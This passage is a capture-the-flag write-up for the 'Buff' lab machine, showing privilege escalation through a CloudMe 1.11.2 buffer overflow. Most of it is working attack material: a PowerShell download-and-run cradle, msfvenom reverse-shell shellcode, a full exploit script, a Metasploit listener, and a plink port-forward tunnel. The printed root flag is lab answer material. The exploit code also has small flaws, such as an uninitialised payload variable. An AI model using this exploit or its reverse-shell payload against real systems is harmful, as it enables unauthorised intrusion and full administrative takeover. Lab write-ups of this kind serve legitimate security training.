RESOURCE: https://github.com/tobor88/PowerShell-Red-Team/blob/master/Get-InitialEnum.ps1

```
IEX (New-Object Net.WebClient).downloadString('http://10.10.14.27/Get-InitialEnum.ps1')

# Execute Enumeration cmdlet
Get-InitialEnum
```


This discovered the version of an application running on the target called CloudMe

SCREENSHOT EVIDENCE OF DISCOVERED APPLICATION



```
DisplayName                                                  Publisher              InstallDate DisplayVersion
-----------                                                  ---------              ----------- --------------
CloudMe                                                      CloudMe AB                         1.11.2
```

SCREENSHOT EVIDENCE OF DISCOVERED PROCESS ID



```
conhost.exe                2808   shaun
CloudMe_1112.exe           4712   shaun
cmd.exe                    1716   shaun
```


CloudMe version 1.11.2 is vulnerable to a Buffer Overflow
RESOURCE: https://www.exploit-db.com/exploits/48389

```
# Search exploit database
searchsploit cloudme

# Get exploit
searchsploit -m windows/remote/48389.py
```

Reading the BOF file I was told how to generate the payload

```
# Generate buffer payload
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.61 LPORT=443 -b '\x00\x0A\x0D' -f python
```

SCREENSHOT EVIDENCE OF GENERATED PAYLOAD



```
root@kali:~/HTB/Boxes/Buff# msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.27 LPORT=443 -b '\x00\x0A\x0D' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1712 bytes
buf =  b""
buf += b"\xda\xc1\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1\x52\xb8\xe5"
buf += b"\xa2\x85\x72\x83\xeb\xfc\x31\x43\x13\x03\xa6\xb1\x67"
buf += b"\x87\xd4\x5e\xe5\x68\x24\x9f\x8a\xe1\xc1\xae\x8a\x96"
buf += b"\x82\x81\x3a\xdc\xc6\x2d\xb0\xb0\xf2\xa6\xb4\x1c\xf5"
buf += b"\x0f\x72\x7b\x38\x8f\x2f\xbf\x5b\x13\x32\xec\xbb\x2a"
buf += b"\xfd\xe1\xba\x6b\xe0\x08\xee\x24\x6e\xbe\x1e\x40\x3a"
buf += b"\x03\x95\x1a\xaa\x03\x4a\xea\xcd\x22\xdd\x60\x94\xe4"
buf += b"\xdc\xa5\xac\xac\xc6\xaa\x89\x67\x7d\x18\x65\x76\x57"
buf += b"\x50\x86\xd5\x96\x5c\x75\x27\xdf\x5b\x66\x52\x29\x98"
buf += b"\x1b\x65\xee\xe2\xc7\xe0\xf4\x45\x83\x53\xd0\x74\x40"
buf += b"\x05\x93\x7b\x2d\x41\xfb\x9f\xb0\x86\x70\x9b\x39\x29"
buf += b"\x56\x2d\x79\x0e\x72\x75\xd9\x2f\x23\xd3\x8c\x50\x33"
buf += b"\xbc\x71\xf5\x38\x51\x65\x84\x63\x3e\x4a\xa5\x9b\xbe"
buf += b"\xc4\xbe\xe8\x8c\x4b\x15\x66\xbd\x04\xb3\x71\xc2\x3e"
buf += b"\x03\xed\x3d\xc1\x74\x24\xfa\x95\x24\x5e\x2b\x96\xae"
buf += b"\x9e\xd4\x43\x60\xce\x7a\x3c\xc1\xbe\x3a\xec\xa9\xd4"
buf += b"\xb4\xd3\xca\xd7\x1e\x7c\x60\x22\xc9\x89\x7f\x22\x12"
buf += b"\xe6\x7d\x3a\x25\x4d\x08\xdc\x4f\xa1\x5d\x77\xf8\x58"
buf += b"\xc4\x03\x99\xa5\xd2\x6e\x99\x2e\xd1\x8f\x54\xc7\x9c"
buf += b"\x83\x01\x27\xeb\xf9\x84\x38\xc1\x95\x4b\xaa\x8e\x65"
buf += b"\x05\xd7\x18\x32\x42\x29\x51\xd6\x7e\x10\xcb\xc4\x82"
buf += b"\xc4\x34\x4c\x59\x35\xba\x4d\x2c\x01\x98\x5d\xe8\x8a"
buf += b"\xa4\x09\xa4\xdc\x72\xe7\x02\xb7\x34\x51\xdd\x64\x9f"
buf += b"\x35\x98\x46\x20\x43\xa5\x82\xd6\xab\x14\x7b\xaf\xd4"
buf += b"\x99\xeb\x27\xad\xc7\x8b\xc8\x64\x4c\xbb\x82\x24\xe5"
buf += b"\x54\x4b\xbd\xb7\x38\x6c\x68\xfb\x44\xef\x98\x84\xb2"
buf += b"\xef\xe9\x81\xff\xb7\x02\xf8\x90\x5d\x24\xaf\x91\x77"
```

CONTENTS OF bof.py

```
import socket



padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS       = b"\x90" * 30

# msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.27 LPORT=443 -b '\x00\x0A\x0D' -f python

payload += b"\xda\xc1\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1\x52\xb8\xe5"
payload += b"\xa2\x85\x72\x83\xeb\xfc\x31\x43\x13\x03\xa6\xb1\x67"
payload += b"\x87\xd4\x5e\xe5\x68\x24\x9f\x8a\xe1\xc1\xae\x8a\x96"
payload += b"\x82\x81\x3a\xdc\xc6\x2d\xb0\xb0\xf2\xa6\xb4\x1c\xf5"
payload += b"\x0f\x72\x7b\x38\x8f\x2f\xbf\x5b\x13\x32\xec\xbb\x2a"
payload += b"\xfd\xe1\xba\x6b\xe0\x08\xee\x24\x6e\xbe\x1e\x40\x3a"
payload += b"\x03\x95\x1a\xaa\x03\x4a\xea\xcd\x22\xdd\x60\x94\xe4"
payload += b"\xdc\xa5\xac\xac\xc6\xaa\x89\x67\x7d\x18\x65\x76\x57"
payload += b"\x50\x86\xd5\x96\x5c\x75\x27\xdf\x5b\x66\x52\x29\x98"
payload += b"\x1b\x65\xee\xe2\xc7\xe0\xf4\x45\x83\x53\xd0\x74\x40"
payload += b"\x05\x93\x7b\x2d\x41\xfb\x9f\xb0\x86\x70\x9b\x39\x29"
payload += b"\x56\x2d\x79\x0e\x72\x75\xd9\x2f\x23\xd3\x8c\x50\x33"
payload += b"\xbc\x71\xf5\x38\x51\x65\x84\x63\x3e\x4a\xa5\x9b\xbe"
payload += b"\xc4\xbe\xe8\x8c\x4b\x15\x66\xbd\x04\xb3\x71\xc2\x3e"
payload += b"\x03\xed\x3d\xc1\x74\x24\xfa\x95\x24\x5e\x2b\x96\xae"
payload += b"\x9e\xd4\x43\x60\xce\x7a\x3c\xc1\xbe\x3a\xec\xa9\xd4"
payload += b"\xb4\xd3\xca\xd7\x1e\x7c\x60\x22\xc9\x89\x7f\x22\x12"
payload += b"\xe6\x7d\x3a\x25\x4d\x08\xdc\x4f\xa1\x5d\x77\xf8\x58"
payload += b"\xc4\x03\x99\xa5\xd2\x6e\x99\x2e\xd1\x8f\x54\xc7\x9c"
payload += b"\x83\x01\x27\xeb\xf9\x84\x38\xc1\x95\x4b\xaa\x8e\x65"
payload += b"\x05\xd7\x18\x32\x42\x29\x51\xd6\x7e\x10\xcb\xc4\x82"
payload += b"\xc4\x34\x4c\x59\x35\xba\x4d\x2c\x01\x98\x5d\xe8\x8a"
payload += b"\xa4\x09\xa4\xdc\x72\xe7\x02\xb7\x34\x51\xdd\x64\x9f"
payload += b"\x35\x98\x46\x20\x43\xa5\x82\xd6\xab\x14\x7b\xaf\xd4"
payload += b"\x99\xeb\x27\xad\xc7\x8b\xc8\x64\x4c\xbb\x82\x24\xe5"
payload += b"\x54\x4b\xbd\xb7\x38\x6c\x68\xfb\x44\xef\x98\x84\xb2"
payload += b"\xef\xe9\x81\xff\xb7\x02\xf8\x90\x5d\x24\xaf\x91\x77"

overrun    = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('127.0.0.1',8888))
    s.send(buf)
except Exception as e:
        print(sys.exc_value)
```

A quick summary for the above Buffer Overflow payload.
The above is a Stack Buffer Overflow. EIP is an address in memory that points to the next executable command. As an attacker when you are able to overwrite the EIP value there is a chance you are able to define the instruction the EIP points too. This can be done through a variety of ways. The above exploit code has an EIP value of 0x68A842B5. The reason the variable value is backwards is because it is in Little Endian format. The process reads the instructions in a way we interpret as backwards. The NOPS value stands for No Operation Sled. This is a serious of No Operations bits (x90) that form a sled to the executable payload. This is required because some of the bits are automatically altered by the running application. They require the sled to bypass these automatically changed address spaces. The padding1 variable which personally I would have defined as “offset” is just a bunch of characters to take up space before reaching the EIP value which carries these instructions of the next executable instructions. As you may be able to gather the overrun value is filling in the max allowable size in the buffer. This is because the buffer needs to be a fixed value in order to work. Otherwise the returned results will vary and the EIP value will not be predictable. Because this worked I was too lazy to run the CloudMe program in a mirrored operating system to discover what dll file instruciton was being taken advantage of. Judging by what the author defined as being the abused assembly language instructions it appears the author took advantage of a dll's PUSH ESP instruction which may stand to reason why the override value was so important. Another common BOF exploitable assembly instruciton is the JMP ESP instruciton. Our payload must be called at the RET instruciton. When generating the binary payload data I made sure to include the Bad Characters that were mentioned. These are considered bad characters because their use in malicious code would prevent the payload from being executed. The bad characters are very common ones. x00 is a null byte; x0a is called for Line Feed (new line) and x0d is carriage return (escapes a string).


I started a Metasploit listener

```
msfconsole
use multi/handler
set payload windows/shell_reverse_tcp
set LHOST 10.10.14.27
set LPORT 443
run -j
```

As can be seen from the exploit code and previous enumeration, CloudMe can only be accessed locally on the target.
That is why the socket connection s.connect connectes locally to port 8888
Inside C:\Temp I downloaded plink.exe which can be used to create a tunnel. I used this to set up a port forward

```
# Download plink.exe to target
(New-Object System.Net.WebClient).DownloadFile('http://10.10.14.27/plink.exe', 'C:\Temp\plink.exe')

# Verify download
dir C:\Temp
```

SCREENSHOT EVIDENCE OF plink.exe




```
PS C:\xampp\htdocs\gym\upload> cd C:\Temp
PS C:\Temp> dir


    Directory: C:\Temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        19/07/2020     22:44        675752 plink.exe
```

If I set up a remote port forward to my machine, I can run the buffer overflow locally on my machine and execute the payload with elevated privileges
The shell is not interactive which is why I need to pipe the ‘y’ to the plink command allowing the hosts key to be added to the registry

```
# Enable ssh on attack machine
sudo systemctl start ssh

# Execute Remote Port Forward on target machine
cmd.exe /c echo y | C:\Temp\plink.exe -ssh -l kali -pw '<password'> -R 10.10.14.27:8888:127.0.0.1:8888
10.10.14.27

# Verify port 8888 is open on attack machine
ss -tunlp | grep 8888

# Execute bof.py on attack machine
python bof.py
```


SCREENSHOT EVIDENCE OF SUCCESSFUL BOF EXPLOITATION


```
msf5 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                     Payload opts
  --  ----                    -------                     ------------
  3   Exploit: multi/handler  windows/shell_reverse_tcp  tcp://10.10.14.27:443

msf5 exploit(multi/handler) > [*] Command shell session 2 opened (10.10.14.27:443 → 10.10.10.198:49877) at 2020-07-19 22:12:52 -0400

msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2 ...


(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>hostname
hostname
BUFF

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::69a7:8a13:3439:75ec
   Temporary IPv6 Address. . . . . . : dead:beef::cd7f:8278:66c8:8ccb
   Link-local IPv6 Address . . . . . : fe80::69a7:8a13:3439:75ec%10
   IPv4 Address. . . . . . . . . . . : 10.10.10.198
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:9eb2%10
                                       10.10.10.2

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
377e4188dd78d62430f3165ae1399c08
```

I was then able to read the root flag

```
type C:\Users\Administrator\Desktop\root.txt
# RESULTS
377e4188dd78d62430f3165ae1399c08
```

SCREENSHOT EVIDENCE OF ROOT FLAG


```
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
377e4188dd78d62430f3165ae1399c08
```

ROOT FLAG: 377e4188dd78d62430f3165ae1399c08